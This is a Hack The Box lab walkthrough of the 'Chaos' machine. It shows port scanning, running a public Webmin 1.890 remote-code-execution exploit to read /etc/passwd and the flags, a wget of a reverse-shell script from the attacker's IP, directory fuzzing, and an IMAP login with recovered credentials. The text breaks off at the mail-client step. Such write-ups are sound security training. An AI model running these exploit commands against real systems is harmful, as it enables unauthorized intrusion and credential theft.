[HTB] Chaos

by Pablo `github.com/vorkampfer/hackthebox`

- Resources:

  1. Savitar YouTube walk-through `https://htbmachines.github.io/`
  2. Mail decrypt python func `https://raw.githubusercontent.com/vj0shii/File-Encryption-Script/master/decrypt.py`
  3. LaTex Injection `https://swisskyrepo.github.io/PayloadsAllTheThings/LaTeX%20Injection/`
  4. 0xdf gitlab: `https://0xdf.gitlab.io/2019/05/25/htb-chaos.html`
  5. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  6. Privacy search engine `https://metager.org`
  7. Privacy search engine `https://ghosterysearch.com/`
  8. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  9. `https://book.hacktricks.xyz/`

- View terminal output with color

  `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Choas provided a couple interesting aspects that I had not worked with before. After some web enumeration and password guessing, I found myself with webmail
credentials, which I could use on a webmail domain or over IMAP to get access to the mailbox. In the mailbox was an encrypted message, that once broken, directed me
to a secret url where I could exploit an instance of pdfTeX to get a shell. From there, I used a shared password to switch to another user, performed an restricted
shell escape, and found the root password in the user's firefox saved passwords. That password was actually for a Webmin instance, which I'll exploit in Beyond Root.
~0xdf
```

Skill-set:

```
1. Password Guessing
2. Abusing e-mail service (claws-mail)
3. Crpyto Challenge (Decrypt Secret Message - AES Encrypted)
4. LaTeX injection [RCE]
```

```
5. Bypassing rbash (Restriced Bash)
6. Extracting Credentials from Firefox Profile
```

Basic Recon

1. **Ping & `whichsystem.py`**

```
1. ▷ ping -c 1 10.129.225.31

2. ▷ whichsystem.py 10.129.225.31
[+]==> 10.129.225.31 (ttl -> 63): Linux
```

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ▷ openscan chaos.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan to grab ports.
3. ▷ echo $openportz
22,80
3. ▷ sourcez
4.  ▷ echo $openportz
80,110,143,993,995,10000
5. ▷ portzscan $openportz chaos.htb
6. ▷ qnmap_read.sh
Enter the path of your nmap scan output file:  portzscan.nmap

nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 80,110,143,993,995,10000
chaos.htb
>>> looking for nginx
>>> looking for OpenSSH
>>> Looking for Apache
Apache httpd 2.4.34
>>> Looking for popular CMS & OpenSource Frameworks

>>> Looking for any subdomains that may have come out in the nmap scan

>>>  Here are some interesting ports
110/tcp   open  pop3

>>> Listing all the open ports
80/tcp    open  http     syn-ack Apache httpd 2.4.34 ((Ubuntu))
110/tcp   open  pop3     syn-ack Dovecot pop3d
143/tcp   open  imap     syn-ack Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap syn-ack Dovecot imapd (Ubuntu)
995/tcp   open  ssl/pop3 syn-ack Dovecot pop3d
10000/tcp open  http     syn-ack MiniServ 1.890 (Webmin httpd)
Goodbye!
```


apache2 (2.4.29-1ubuntu4.4) ***UBUNTU BIONIC BEAVER***

3. **Discovery with *Ubuntu Launchpad***

```
1. I do a search for `Apache httpd 2.4.34 launchpad`
2. According to this link `launchpad.net/ubuntu/+source/apache2/2.4.29-1ubuntu4.4` I thnk we are on an Ubuntu Bionic Beaver.
3. I got this wrong it turns out it was an Ubuntu Cosmic
```

4. **Whatweb**

```
1. ▷ whatweb http://chaos.htb
http://chaos.htb [200 OK] Apache[2.4.34], Bootstrap, Country[RESERVED][ZZ], Email[info@chaos.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.34 (Ubuntu)],
IP[10.129.225.31], JQuery[3.2.1], Script, Title[Chaos]

2. ▷ whatweb http://chaos.htb:10000
http://chaos.htb:10000 [200 OK] Country[RESERVED][ZZ], HTTPServer[MiniServ/1.890], IP[10.129.225.31]

3. We have a confirmed hostname info@chaos.htb.

4. I check out the websites on port 80 and port 10000

5. https://10.129.225.31:10000/session_login.cgi

6. This has a login. I try admin:admin. Fail

7. This `MiniServ/1.890` looks interesting. I am going to search what it is.
```



I search for framework 'MiniServ/1.890 exploit'

5. **Ghosterysearch.com `MiniServ/1.890` and I find an RCE exploit**

```
1. I search `MiniServ/1.890`. It mentions `webmin`. I think this might be what I am looking for. I try out the exploit.
2. https://github.com/foxsin34/WebMin-1.890-Exploit-unauthorized-RCE/blob/master/webmin-1.890_exploit.py
3. This worked
4. Example Usage: >>> `https://medium.com/@foxsin34/webmin-1-890-exploit-unauthorized-rce-cve-2019-15107-23e4d5a9c3b4`
5. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 ls
6. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 whoami


-------------------------------
   _____________    _____   __
  / ___/_  __/   |  /  _/ | / /
  \__ \ / / / /| |  / //  |/ /
 ___/ // / / ___ |_/ // /|  /
/____//_/ /_/  |_/___/_/ |_/

-------------------------------

WebMin 1.890-expired-remote-root

<h1>Error - Perl execution failed</h1>
<p>Your password has expired, and a new one must be chosen.
root
</p>
curl: (56) OpenSSL SSL_read: SSL_ERROR_SYSCALL, errno 0
```

6. **MiniServ/1.890 aka MinWeb exploit**

```
1. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20nc 2>/dev/null | grep nc
/bin/nc
2. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20curl 2>/dev/null | grep curl
/usr/bin/curl
3. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 which%20python 2>/dev/null | grep python
/usr/bin/python
4. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/etc/passwd
5. ▷ cat passwd | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
6. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 hostname%20-I 2>/dev/null | grep 10
10.129.225.31 dead:beef::250:56ff:fe94:e53e
7. Yay! We are not in a container at least!
```

7. **Enumeration continued**

```
1.  ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/proc/net/tcp 2>/dev/null
2. I take all that hex data and parse it and get the internal ip ports.
3. ▷ cat tmp | awk -F":" '{print $3}' | cut -d' ' -f1 | sort -u | sponge proc_tmp
4. ▷ echo "0019
0035
006E
008F
03E1
03E3
0CEA
2710
CC6A
D7F4" | sort -u | while read port; do echo "[+] Port $port ==> $(echo "obase=10; ibase=16; $port" | bc)"; done
[+] Port 0019 ==> 25
[+] Port 0035 ==> 53
[+] Port 006E ==> 110
[+] Port 008F ==> 143
[+] Port 03E1 ==> 993
[+] Port 03E3 ==> 995
[+] Port 0CEA ==> 3306
[+] Port 2710 ==> 10000
[+] Port CC6A ==> 52330
[+] Port D7F4 ==> 55284
5. So these would be the inernal ports.
6. I am going to see if I can get the flags.
7. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/etc/passwd 2>/dev/null | grep -i "sh$"
root:x:0:0:root:/root:/bin/bash
sahay:x:1000:1000:choas:/home/sahay:/bin/bash
ayush:x:1001:1001:,,,:/home/ayush:/opt/rbash
8. I was going to attempt to over write the `/etc/passwd` password of sahay, but I did not after all. I did find the directory traversal for the /tmp folder using
this python script.
9. miniserv_RCE_stain.py 10.129.165.169 10000 cp /etc/passwd /tmp/passwd 2>/dev/null
10. python3 miniserv_RCE_stain.py 10.129.165.169 10000 dir ../../../../tmp/ 2>/dev/null | grep -i passwd
passwd
10. I will upload the `miniserv_RCE_stain.py` as well as the `decrypt_func.py` to my github page.
```


8. **Success, I get the user flag**

```
1.  ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/home/ayush/user.txt 2>/dev/null
-----------------------------------
<p>Your password has expired, and a new one must be chosen.
55334fc84c0f82bc5cd4504bdb9f4a6a
-----------------------------------
2.  ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 cat%20/root/root.txt 2>/dev/null
-----------------------------------
<p>Your password has expired, and a new one must be chosen.
2b26826822533b080c99a39e84cf2428
</p>
```

I am Root

I am root. Too bad on the OSCP I would have to get a full shell

```
1. I am root. Actually, I got the root flag. I am going to try to get the root shell the intended way. Abusing `LaTex` and bypassing 'rbash'
2. Well, that was fun.
3. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 ls%20-la /tmp 2>/dev/null
4. FAIL, I can not get /tmp to ls -la
5. I try for my payload anyway.
6. FAIL
7. python3 miniserv_RCE_stain.py 10.129.225.31 10000 wget%20http://10.10.14.16/rev.py -O /tmp/rev.py 2>/dev/null
8. This wget tagged my python server, but I could not get a shell. I am going to check out what S4vitar did to get a root shell.
```




Post Exploitation

10. **Following S4vitar walkthrough now. The rest of the way is optional. I am looking forward to** `rbash bypassing`

```
1. ▷ python3 miniserv_RCE_stain.py 10.129.225.31 10000 lsb_release%20-a 2>/dev/null
Distributor ID: Ubuntu
Description:    Ubuntu 18.10
Release:        18.10
Codename:       cosmic
3. I thought it was an Ubuntu Bionic. I guess not.
```

11. **Fuzzing not very productive**

```
1. ▷ wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://chaos.htb/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000001:   200        222 L    550 W      6964 Ch     "http://chaos.htb/"
000000026:   301        9 L      28 W       304 Ch      "img"
000000537:   301        9 L      28 W       304 Ch      "css"
000000638:   301        9 L      28 W       307 Ch      "source"
000000940:   301        9 L      28 W       303 Ch      "js"
000001060:   301        9 L      28 W       311 Ch      "javascript"
2. Nothing useful. I try the ip instead of the hostname.
3. ▷ wfuzz -c --hc=404 -t 100 -w /usr/share/dirbuster/directory-list-2.3-medium.txt http://10.129.225.31/FUZZ
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000001:   200        1 L      5 W        73 Ch       "http://10.129.225.31/"
000000780:   301        9 L      28 W       311 Ch      "wp"
000001060:   301        9 L      28 W       319 Ch      "javascript"
4. SUCCESS, WFUZZ comes back with something.
```



I try out the pages we found

```
1. http://10.129.225.31/wp/wordpress/
2. I have no idea why it will not render correctly because If I use the hostname it will not render at all. Oh well as long as I can put in the password I guess. I try admin, guest, root, administrator, password123
3. FAIL
4. I find this php page below
5. ▷ curl -s 'http://10.129.224.80/wp/wordpress/' | grep -iE "secret|pass|user|\.js|\.zip|\.config|admin|hash|\.php|\.asp|token|\.ini"
>>> href="http://10.10.10.120/wp/wordpress/index.php/comments/feed/"
>>> href="http://10.10.10.120/wp/wordpress/index.php/feed/"
>>> href="http://10.10.10.120/wp/wordpress/xmlrpc.php?rsd"
>>> href="http://10.10.10.120/wp/wordpress/wp-login.php"
5. I get this page. I can not get `http://10.10.10.120/wp/wordpress/index.php` to render.
1. I scroll down on the above page and I find what seems to be a credential.
2. ayush:jiujitsu
3. There is another way to authenticate. See image below.
```

Authenticate by Invoking

I authenticated by invoking and using the creds obtained from wp:

```
openssl s_client -crlf -connect 10.10.10.120:993
```

The "A" character is a tag so the server can respond to our requests. Everytime we issue a command to the server, we should be using a TAG(in this case, the character "A") in the beginning.


authenticate by invoking

```
A LOGIN ayush jiujitsu
```

- Check out the login below if you are having trouble getting the website to render and need to authenticate as ayush.

```
1. ▷ openssl s_client -crlf -connect 10.129.165.169:993
2. You will then enter the following
>>> A LOGIN ayush jiujitsu
3. login response you should get from the server. 👇
A OK [CAPABILITY IMAP4rev1 SASL-IR LOGIN-REFERRALS ID ENABLE IDLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS THREAD=ORDEREDSUBJECT MULTIAPPEND URL-PARTIAL
CATENATE UNSELECT CHILDREN NAMESPACE UIDPLUS LIST-EXTENDED I18NLEVEL=1 CONDSTORE QRESYNC ESEARCH ESORT SEARCHRES WITHIN CONTEXT=SEARCH LIST-STATUS BINARY MOVE
SNIPPET=FUZZY LITERAL+ NOTIFY SPECIAL-USE] "Logged in"
5. Here is a resource link
6. https://easyengine.io/tutorials/mail/server/testing/imap/
7. The content of the message can be retrieved with.
>>> TAG FETCH 1 (BODY[text])
```


Claws-Mail




Claws-mail install and usage

```
1. ▷ pacman -Ss claws
extra/claws-mail 4.3.0-1 [installed]
    A GTK+ based e-mail client
2. ▷ sudo pacman -S claws-mail
3. ▷ claws-mail -h
4. ▷ claws-mail <<< Brings up a GUI interface
5. ayush:jiujitsu
6. In the next screen it will ask for an address again just put `chaos.htb`, and make sure to chaos.htb in your /etc/hosts file.
7. There should be 1 draft mail. Download en.py and enim_msg.txt
```

14. Click on Drafts



